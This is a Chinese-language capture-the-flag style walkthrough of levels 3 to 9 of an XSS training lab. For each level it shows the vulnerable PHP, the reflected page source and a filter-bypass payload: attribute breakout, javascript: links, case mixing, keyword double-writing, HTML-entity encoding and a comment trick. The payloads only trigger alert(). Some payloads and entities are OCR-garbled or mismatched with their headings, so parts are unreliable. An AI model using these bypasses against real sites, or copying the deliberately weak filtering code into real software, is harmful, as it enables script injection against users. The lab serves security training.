15 <h2 align=center>没有找到和'onclick=javascript:alert()''相关的结果.</h2><cent
16 <form action=level3.php method=GET>
17 <input name=keyword value='' onclick=javascript:alert()''>
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level3.png></center>
21 <h3 align=center>payload的长度:28</h3></body>
22 </html>
23
```

这个时候我们在点击这个 `input` 即可弹窗



```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
```

```
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>". "<center>
<form action=level3.php method=GET>
<input name=keyword value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

a href 绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第五关

使用上一关 payload 发现 `on` 被替换为了 `o_n`

```
view-source:challenge.qsnctf.com:30404/level5.php?keyword="+onfocus%3Dalert('XSS成功')"
```


```
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错!");
8   window.location.href="level6.php?keyword=break it out!";
9 }
10 </script>
11 <title>欢迎来到level5</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level5</h1>
15 <h2 align=center>没有找到和"onfocus=javascript:alert() "相关的结果.</h2><center>
16 <form action=level5.php method=GET>
17 <input name=keyword value="o_nfocus=javascript:alert() ">
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level5.png></center>
21 <h3 align=center>payload的长度: 31</h3></body>
22 </html>
23
24
```

这下基本上大部分事件函数都不能用了

换一下思路尝试注入一个 `a` 标签试试，可以在其 `href` 属性中插入 JS 代码

```
"><a href=javascript:alert()>雾島风起時</a><"
```

点击标签后弹窗



看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2); // 做了替换
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."<h2>相关的结果.</h2>".<center>
<form action=level5.php method=GET>
<input name=keyword value="'. $str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
```

```
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

大小写绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第六关

继续使用上一关的 payload 发现 `href` 被过滤了

```
<  >  ↻  ⚠ 不安全  view-source:challenge.qsnctf.com:30404/level6.php?keyword=">+<a href%3Djavascript%3Aalert%28%2
自动换行
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错!");
8   window.location.href="level7.php?keyword=move up!";
9 }
10 </script>
11 <title>欢迎来到level6</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level6</h1>
15 <h2 align=center>没有找到和">+<a href=javascript:alert()&gt;xxx&lt;/a&gt; &lt;&quot;相关的结果.</h2><center>
16 <form action=level6.php method=GET>
17 <input name=keyword value=""> <a href=javascript:alert()>xxx</a> <">
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level6.png></center>
21 <h3 align=center>payload的长度:41</h3></body>
22 </html>
23
24
```

尝试大小写混淆

```
"><a href=javascript:alert()>雾島风起時</a><"
```

点击后弹窗



看一下源代码


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
window.location.href="level7.php?keyword=move up!";
}
```

```
</script>
<title>欢迎来到level6</title>
</head>
<body>
<h1 align=center>欢迎来到level6</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);    // 只匹配 href, 区分大小写
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level6.php method=GET>
<input name=keyword  value="'. $str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level6.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>
```

双写绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第七关

继续使用上一关的 payload 发现整个 href 被删除以及删除了 script

```
view-source:challenge.qsnctf.com:30404/level7.php?keyword=">+<a+href%3Djavascript%3Aalert%28%29>雾岛风
自动换行
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错!");
8   window.location.href="level8.php?keyword=nice try!";
9 }
10 </script>
11 <title>欢迎来到level7</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level7</h1>
15 <h2 align=center>没有找到和" <a href=javascript:alert()&gt; 雾岛风起时</a> " 相关的结果.</h2><center>
16 <form action=level7.php method=GET>
17 <input name=keyword value=""> <a href=javascript:alert()>雾岛风起时</a> <">
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level7.png></center>
21 <h3 align=center>payload的长度:42</h3></body>
22 </html>
23
```

推测是不区分大小写，尝试双写关键字

```
"> <a href=javascript:alert()>雾岛风起时</a> <"
```

点击后弹窗



看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
```

```
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level8.php?keyword=nice try!";
}
</script>
<title>欢迎来到level7</title>
</head>
<body>
<h1 align=center>欢迎来到level7</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","", $str);
$str3=str_replace("on","", $str2);
$str4=str_replace("src","", $str3);
$str5=str_replace("data","", $str4);
$str6=str_replace("href","", $str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".' '<center>
<form action=level7.php method=GET>
<input name=keyword value="'. $str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level7.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>
```

Unicode 编码绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第八关


这一关是直接将我们的值插入到 `href` 属性内，试过了前几种方法都不管用

```
← → ↻ ⚠ 不安全 view-source:challenge.qsnctf.com:30404/level8.php?keyword=javaScRipt%3Aalert%28%29&s
自动换行 ☐
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错!");
8   window.location.href="level9.php?keyword=not bad!";
9 }
10 </script>
11 <title>欢迎来到level8</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level8</h1>
15 <center>
16 <form action=level8.php method=GET>
17 <input name=keyword value="javascript:alert()">
18 <input type=submit name=submit value=添加友情链接 />
19 </form>
20 </center><center><BR><a href="javascr ipt:alert()">友情链接</a></center><center><img src=level8.jpg></center>
21 <h3 align=center>payload的长度:19</h3></body>
22 </html>
23
```

但是我们能利用 `href` 的隐藏属性自动 Unicode 解码

8#106;8#97;8#118;8#97;8#115;8#99;8#114;8#105;8#112;8#116;8#58;8#97;8#108;8#101;8#114;8#116;8#40;8#41;

点击后弹窗



看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level9.php?keyword=not bad!";
}
</script>
<title>欢迎来到level8</title>
</head>
<body>
<h1 align=center>欢迎来到level8</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]); // 全都转小写了, 大小写混淆绕不了
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace("'",'&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
echo '<center><BR><a href="'. $str7.'">友情链接</a></center>';
?>
```

```
<center><img src=level8.jpg></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

注释绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第九关

试了下上一关的 payload，不行，压根都没插入

```

1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level10.php?keyword=well done!";
9 }
10 </script>
11 <title>欢迎来到level9</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level9</h1>
15 <center>
16 <form action=level9.php method=GET>
17 <input name=keyword value="&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#116;&#40;&#41; /*http://*/" />
18 <input type=submit name=submit value=添加友情链接 />
19 </form>
20 </center><center><BR><a href="您的链接不合法? 有没有!">友情链接</a></center>
21 <h3 align=center>payload的长度: 101</h3></body>
22 </html>
23
```

输入正常链接后对比发现缺少了 http://

所以在原 payload 后面补上并注释掉即可

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#116;&#40;&#41; /*http://*/
```

点击弹窗



查看下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level10.php?keyword=well done!";
}
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
```

```
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace("'",'&quot',$str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))      // 这里有个校验
{
    echo '<center><BR><a href="您的链接不合法? 有没有! ">友情链接</a></center>';
}
else
{
    echo '<center><BR><a href="'. $str7.'">友情链接</a></center>';
}
?>
<center><img src=level9.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

[上一页](#)



[SQL 注入](#)

[下一页](#)

[文件包含](#)

